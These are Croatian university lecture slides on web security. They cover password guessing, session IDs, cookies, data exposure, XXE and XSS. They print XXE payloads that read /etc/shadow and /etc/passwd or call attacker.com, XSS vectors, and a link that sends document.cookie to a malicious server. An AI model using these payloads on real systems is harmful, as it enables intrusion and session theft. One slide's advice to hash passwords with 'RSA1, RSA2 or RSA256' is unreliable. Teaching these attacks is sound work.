
- *Brute force* napad
- Automatizirani alati
- Lozinke iz rječnika
 - Slabe lozinke: qwert123, password123, ...
 - Ključna je duljina lozinke, ne nužno i kompleksnost za ljude
- Vertikalni napadi
 - cijeli rječnik za jednog korisnika
 - tipično admin, administrator...
 - pogađanje CMS-a i standardnog imena administratora
- Horizontalni napadi
 - Jedna lozinka za sve korisnike
 - Kako pogoditi ime korisnika?
 - socijalni inženjering/heuristika, saznati popis korisnika, ...

Loša autentifikacija – pogađanje lozinke (2)




<https://twitter.com/zenyway/status/1065960569902120960>

Loša autentifikacija – pogađanje lozinke (3)



~28 BITS OF ENTROPY
 $2^{28} = 3 \text{ DAYS AT } 1000 \text{ GUESSES/SEC}$
(PLAUSIBLE ATTACK ON A WEAK REMOTE WEB SERVICE. YES, CRACKING A STOLEN HASH IS FASTER, BUT IT'S NOT WHAT THE AVERAGE USER SHOULD WORRY ABOUT.)
DIFFICULTY TO GUESS: **EASY**

WAS IT TROMBONE? NO, TROUBADOR. AND ONE OF THE 0s WAS A ZERO?
AND THERE WAS SOME SYMBOL...
DIFFICULTY TO REMEMBER: **HARD**



~44 BITS OF ENTROPY
 $2^{44} = 550 \text{ YEARS AT } 1000 \text{ GUESSES/SEC}$
DIFFICULTY TO GUESS: **HARD**

THAT'S A BATTERY STAPLE.
CORRECT!
DIFFICULTY TO REMEMBER: **YOU'VE ALREADY MEMORIZED IT**

THROUGH 20 YEARS OF EFFORT, WE'VE SUCCESSFULLY TRAINED EVERYONE TO USE PASSWORDS THAT ARE HARD FOR HUMANS TO REMEMBER, BUT EASY FOR COMPUTERS TO GUESS.



<https://xkcd.com/936/>

Loša autentifikacija – pogađanje lozinke – zaštita

- CAPTCHA (*Completely Automated Public Turing test to tell Computers and Humans Apart*)
 - dobra zaštita za problem automatiziranih napada
- *Limit login attempts*
 - “Zaključaj pristup na 5 minuta za IP nakon 3 pogrešne lozinke”
- Filtriranje po IP adresama i rasponima adresa
 - dobar način ako znamo od kuda će se korisnici uvijek spajati


Loša autentifikacija – loše poruke o greškama

- Jesu li dobre poruke:
 - “Korisničko ime nije ispravno”
 - “Lozinka nije ispravna”
- **Poruke ne smiju napadaču otkriti gdje griješi!**
- Bolje poruke:
 - “Korisnik nije pronađen”
 - “Podaci za pristup su pogrešni”
 - ...



Loša autentifikacija – dupliciranje lozinki

- Korištenje istih podataka za prijavu na više web-aplikacija
 - Provalom na jednoj web-aplikaciji napadač dobiva podatke za pristup drugim aplikacijama
 - Automatizirano pokušavanje pristupa na druga sjedišta s ukradenim podacima



The image shows a screenshot of the 'have i been pwned?' website. At the top, there is a large blue rounded rectangle containing the text ';--have i been pwned?' in white. Below this, in smaller white text, it says 'Check if your email or phone is in a data breach'. At the bottom, there is a white input field with the placeholder text 'email or phone (international format)' and a blue button labeled 'pwned?'.

<https://haveibeenpwned.com/>

Loša autentifikacija – identifikatori sjednice (1)

- Identifikator sjednice (*Session ID*)
 - (Idealno) nasumičan niz znakova
 - 1. Poslužitelj ga generira nakon uspješne prijave korisnika
 - Poslužitelj ga pohranjuje na svojoj strani (npr. u bazu podataka ili u okviru poslužitelja weba)
 - 2. Poslužitelj ga šalje korisniku
 - 3. Korisnik (preglednik) kod svakog sljedećeg zahtjeva na poslužitelj šalje dobiveni identifikator sjednice
 - Nekada kao parametar metode GET ili POST
 - Danas najčešće zapisan u kolačiću
- Pojednostavnjenje identifikatora sjednice – tokeni
 - slučajno generirani nizovi znakova određene duljine
 - kraće trajanje od identifikatora sjednice
 - privremeni (*access*) i dugotrajniji (*refresh*) tokeni

Loša autentifikacija – identifikatori sjednice (2)

- Na što sve paziti kod definiranja?
- Otkrivanje naziva varijable sessionID i sustava (*fingerprinting*)
 - Ne koristiti standardne PHPSESSID ili JSESSIONID, zamijeniti svojim nazivima
- Duljina identifikatora sjednice
 - Može li napadač automatizirano pogoditi identifikator (*brute force*)?
 - Danas je potrebno barem 128 bitova, optimalno 256
- Kompleksnost i međuovisnost identifikatora sjednice
 - Kako ih generiramo za različite korisnike?
 - Entropija
- Sadržaj identifikatora sjednice
 - Mora biti potpuno nasumičan i neovisan o korisniku

Loša autentifikacija – sigurni kolačići

- Zastavica *HTTPOnly* (<https://owasp.org/www-community/HttpOnly>)
 - Postavlja se zastavica kod predaje kolačića klijentu tj. Pregledniku
 - Govori pregledniku da kolačiću može pristupiti isključivo poslužitelj kroz protokol HTTP
 - Važnije: ne smije mu pristupiti niti preglednik kroz JavaScript
 - Sprečavamo krađu kolačića putem XSS-a (Cross-site scripting)
 - Podešava se programski ili u postavkama poslužitelja / web-aplikacije
 - Funkcionirati će samo ako preglednici podržavaju!
- Kako još osigurati kolačiće?
 - slati ih isključivo putem TLS-a i omogućiti zastavicu *HTTPS only*
 - odrediti domenu i putanju za koju vrijedi
 - definirati vrijeme trajanja (*Expires/Max-Age*)

Loša autentifikacija – otklanjanje ranjivosti (1)

- Višefaktorska autentifikacija – postavljaju se pitanja:
 - **što znam?**
 - lozinku, datum rođenja, osobna pitanja, ...
 - **što imam?**
 - OTP token, mobitel, tablicu s kodovima (banke nekada), ...
 - **što sam?**
 - biometrija, CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart)
- Novi sessionId kod svakog zahtjeva? → tokeni
- Dodatna autentifikacija kod osjetljivih akcija
 - APPLI 4 kod bankarstva
 - CSRF tokeni
- Čuvanje lozinki – hash i SALT
 - MD5 danas više nije dovoljan → preporuka RSA1, RSA2 ili čak RSA256!
 - „Salting” je postupak umetanja niza poznatih znakova dogovorene dužine (prefiks, posfiks, infiks) u zaporku prije hashiranja
 - Problem – niz znakova u bazi zato da se zaporce uvijek mogu „jednako zasoliti”

Loša autentifikacija – otklanjanje ranjivosti (2)


- Provjera valjanosti arhitekture sustava
 - autentifikacija bi trebala biti jednostavna, centralizirana i standardizirana
 - TLS treba štiti podatke za prijavu i *SessionID* tijekom cijele sjednice
- Sigurni dizajn → minimalne ovlasti po ulogama
- verifikacija implementacije
 - ne automatizirati
 - provjeriti sve funkcije vezane uz autentifikaciju
 - provjeriti da odjava uništava sve podatke o sjednici

CAPTCHA

- Dvije vrste:
 - okvir za izbor (*checkbox*)
 - izazov (*challenge*)
- „The challenge is supposed to be easy for users, and hard for bots, but in fact, it’s become quite the opposite.”
- Google reCAPTCHA biblioteka
 - A “CAPTCHA” is a turing test to tell human and bots apart. It is easy for humans to solve, but hard for “bots” and other malicious software to figure out. By adding reCAPTCHA to a site, you can block automated software while helping your welcome users to enter with ease.


checkbox

☐ I'm not a robot


reCAPTCHA
[Privacy](#) - [Terms](#)

I always be overthinking these

challenge



MemeZilla.com

If you see a green checkmark, congratulations! You’ve passed our robot test (yes, it’s that easy). You can carry on with what you were doing.

<https://support.google.com/recaptcha/>

Nesigurna pohrana osjetljivih podataka

Nesigurna pohrana osjetljivih podataka (1)

- *Sensitive data exposure*
- problem je često s identifikacijom osjetljivih podataka
 - ne identificiraju se svi osjetljivi podaci
 - ne identificiraju se mjesta na kojima se osjetljivi podaci nalaze
 - baze podataka, datoteke, direktoriji, logovi, backup, ...
 - ne zaštite se osjetljivi podaci na svim mjestima
- negativne posljedice:
 - napadači pristupe osjetljivim podacima i mijenjaju ih
 - pronalaze nove tajne i koriste ih u sljedećim napadima
 - sramoćenje tvrtke, nezadovoljstvo korisnika, gubitak povjerenja
 - troškovi čišćenja – forenzika, isprike, ponovno izdavanje kreditnih kartica, osiguranje...
 - sudske tužbe ili globe
- GDPR (General Data Protection Regulation)
 - koji podaci se smiju javno prikazati, a koji moraju biti potpuno uklonjeni ili anonimizirani

Nesigurna pohrana osjetljivih podataka (2)

- Najčešći problemi
 - Podaci se pohranjuju kao običan tekst
 - U bazi, dnevničkim zapisima, na disku...
 - Podaci se prenose kao običan tekst
 - Unutar i izvan domene web-aplikacije
 - Korištenje zastarjelih algoritama za šifriranje
 - Šifriranje postoji („dobra praksa”) ali sustav, programske knjižnice za šifriranje i radni okviri nisu ažurirani
 - Korištenje slabih ključeva
 - Duljina ključa je, uz algoritam, najbitnija
 - Zaglavlja ne navode tip šifriranja podataka
 - Preglednici ne znaju kako rukovati podacima

World's Biggest Data Breaches & Hacks

UPDATED: Oct 2021

[illegible]

UNIZG-FER

Nesigurna pohrana osjetljivih podataka – otklanjanje ranjivosti

- verifikacija arhitekture
 - identificirati sve osjetljive podatke i mjesta na kojima se pohranjuju
 - napraviti testne korisničke račune za testiranje napada
- zaštita prikladnim mehanizmima
 - šifriranje podataka, baze podataka
- prikladna upotreba mehanizama zaštite
 - snažni algoritmi – stvaranje, distribucija, zaštita i razmjena ključeva (asimetrični algoritmi)
- ne pohranjivati podatke koji nisu potrebni
- pratiti ranjivosti i nove preporuke za kript algoritme i duljine ključeva

Vanjski XML entiteti

Vanjski XML entiteti (XXE) (1)

- *XML External Entity (XXE)*
 - često se naziva i “XML injection”
- Potencijalno ranjive su aplikacije koje parsiraju XML datoteke
 - pogotovo ako se ne provjerava od kuda dolazi XML
 - još više ako je u XML parseru omogućeno učitavanje vanjskih entiteta (*External Entity Resolution* ili *Loading*)
- Primjer:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/shadow" >]><foo>&xxe;</foo>
<?xml version="1.0" encoding="ISO-8859-1"?> <!DOCTYPE foo [
<!ELEMENT foo ANY > <!ENTITY xxe SYSTEM
"http://www.attacker.com/text.txt" >]><foo>&xxe;</foo>
```

[https://owasp.org/www-community/vulnerabilities/XML_External_Entity_\(XXE\)_Processing](https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing)

Vanjski XML entiteti (XXE) (2)

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY bar "World ">
  <!ENTITY t1 "&bar;&bar;">
  <!ENTITY t2 "&t1;&t1;&t1;&t1;">
  <!ENTITY t3 "&t2;&t2;&t2;&t2;&t2;">
]>
<foo>
  Hello &t3;
</foo>
```

XXE payload

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo>
<foo> Hello World World World World World World
World World World World World World World
World World World World World World World
World World World World World World World
World World World World World World World
World World World World World World World </foo>
```

Billion Laughs attack

<https://www.acunetix.com/blog/articles/xml-external-entity-xxe-vulnerabilities/>

Vanjski XML entiteti (XXE) (3)

POST http://example.com/xml HTTP/1.1

```
<?xml version="1.0" encoding="ISO-8859-1"?>
```

```
<!DOCTYPE foo [
```

```
  <!ELEMENT foo ANY>
```

```
  <!ENTITY xxe SYSTEM
```

```
    "file:///etc/passwd">
```

```
<foo>
```

```
  &xxe;
```

```
</foo>
```

Dohvaćanje datoteke koja se nalazi na poslužitelju

POST http://example.com/xml HTTP/1.1

```
<?xml version="1.0" encoding="ISO-8859-1"?>
```

```
<!DOCTYPE foo [
```

```
  <!ELEMENT foo ANY>
```

```
  <!ENTITY xxe SYSTEM
```


```
    "http://192.168.0.1/secret.txt">
```

```
<foo>
```

```
  &xxe;
```

```
</foo>
```

Dohvaćanje datoteke na lokalnom intranetu, iza vatrozida



Server Side Request Forgery (SSRF)

<https://www.acunetix.com/blog/articles/xml-external-entity-xxe-vulnerabilities/>

Vanjski XML entiteti (XXE) – otklanjanje ranjivosti

- Otklanjanje problema:
 - Izbjegavati korištenje složenijih XML struktura ako ne treba
 - Proučiti i ažurirati postavke XML parsera vezano uz učitavanje ili interpretiranja vanjskih entiteta
 - Napraviti validaciju / sanitizaciju XML dokumenata prije parsiranja
- Neka programska rješenja koja mogu pomoći:
 - Popis alata za analizu izvornog koda aplikacija,
[https://www.owasp.org/index.php/Source Code Analysis Tools](https://www.owasp.org/index.php/Source_Code_Analysis_Tools)
 - Mogu poslužiti za analizu XML parsiranja ali i samog XMLa

Cross-site scripting (XSS)

Cross-site scripting (XSS) (1)

- **Oblik napada u kojemu se podaci od napadača šalju u preglednik korisnika**
 - potencijalnim napadačima omogućava se umetanje i izvršavanje zlonamjernog skriptnog koda unutar ranjive stranice
 - korisnik ili njegovi povjerljivi podaci preusmjere s legitimnog na neki maliciozni web poslužitelj, čime se zaobilaze domenske restrikcije poslužitelja
 - često se XSS naziva i **JavaScript umetanje** (*JavaScript Injection*)
- **podaci su:**
 - pohranjeni u bazi podataka
 - rezultat su unosa u obrazac (form, hidden, URL, itd...)
 - poslani su izravno JavaScript klijentu (*phishing*)
- **jednostavni primjer** korištenja XSS ranjivosti:
 - javascript:alert(document.cookie)
- **posljedice:**
 - krađa korisničkih sjednica (*session hijacking*), krađa osjetljivih podataka (*password gathering/key logging; disclosure of end user files*), pisanje po stranici (*defacing*), preusmjeravanje korisnika na *phishing* ili *malware* sjedište (*page redirects*)
 - najgore: instalacija XSS-proxyja koji omogućuje napadaču da nadzire ponašanje korisnika na ranjivom sjedištu i preusmjerava ga drugdje

Cross-site scripting (XSS) (2)

- *Cross-site scripting* ranjivost (i sigurnosne napade koji koriste XSS) dijelimo na tri vrste:
 1. **Jednokratni XSS sigurnosni nedostatak**
 - Drugi nazivi: **reflektirani** ili neperzistentni (*Reflected* ili *Non-persistent*)
 - XSS je dio URL-a i dovoljna je samo poveznica da se XSS izvede
 - Izvršava se na poslužitelju i klijentu
 - Najčešći i najjednostavaniji za implementaciju
 2. **Trajni XSS sigurnosni nedostatak**
 - Drugi nazivi: **pohranjeni** ili perzistentni (*Stored* ili *Persistent*)
 - XSS se pohranjuje na poslužitelju (tipično kao unos forme)
 - Izvršava se na poslužitelju i klijentu
 3. **Lokalni ili DOM XSS sigurnosni nedostatak**
 - Drugi nazivi: **nedostatak temeljen na DOM-u** (*Local* ili *DOM-based*)
 - Vrlo slično reflektiranom ali XSS mijenja samo DOM
 - Izvršava se samo na klijentu, poslužitelj ga ne provjerava (zato je opasan)

Cross-site scripting (XSS) (3)

- Karakteristični načini umetanja zlonamjernog JavaScript koda:

Script tag (basic)

```
<SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>
```

Image src attribute

```
<IMG SRC=javascript:alert('XSS')>
```

Cookie content

```
<META HTTP-EQUIV="Set-Cookie"  
Content="USERID=&lt;SCRIPT>alert('XSS')&lt;/SCRIPT>";">
```

Style manipulation


```
<DIV STYLE="background-image: url(javascript:alert('XSS'))">
```

Event handlers

```
<B ONMOUSEOVER=alert('foo')>Click for foo</B>
```


Cross-site scripting (XSS) – reflektirani (1)

- Jednokratni, reflektirani ili neperzistentni; najjednostavniji i najčešći
- Učinkovit za preusmjerenje i npr. krađu login podataka
- Nije prikladan za krađu sjednice jer korisnici moraju kliknuti na poveznicu
- Napadač stvara link sa zlonamjernim podacima koji upućuje na ranjivu web stranicu i vara žrtvu da otvori link (*phishing*). Nakon što žrtva otvori link, ranjiva aplikacija uzima zlonamjerne podatke iz parametara, ugrađuje ih u HTML stranicu i vraća ih korisniku.



Cross-site scripting (XSS) – primjer (1)

- Ranjiva web stranica:

http://www.legitimni_posluzitelj.com/trazilica.php

```
<HTML>
  <BODY>
    Traženi pojam
    <?php
      echo $_GET['pojam']; // neprovjereni i nekdirani ispis traženog pojma
    ?>
    nije pronađen.
  </BODY>
</HTML>
```

- Zlonamjerni link:

```
http://www.legitimni_posluzitelj.com/trazilica.php?pojam=<script>document.
location='http://www.maliciozni_posluzitelj.com/napad.cgi?'+document.cooki
e</script>
```

Cross-site scripting (XSS) – primjer (2)

//Upišemo ime:

Test

//Probamo prolazi li XSS:

```
<script>alert('XSS test');</script>
```

//Možemo li preusmjeriti korisnika na drugu stranicu?


```
<script>document.location.href='http://www.hr';</script>
```

//Korisnicima šaljemo poveznicu s lažiranom stranicom – klasičan phishing s redirekcijom!

```
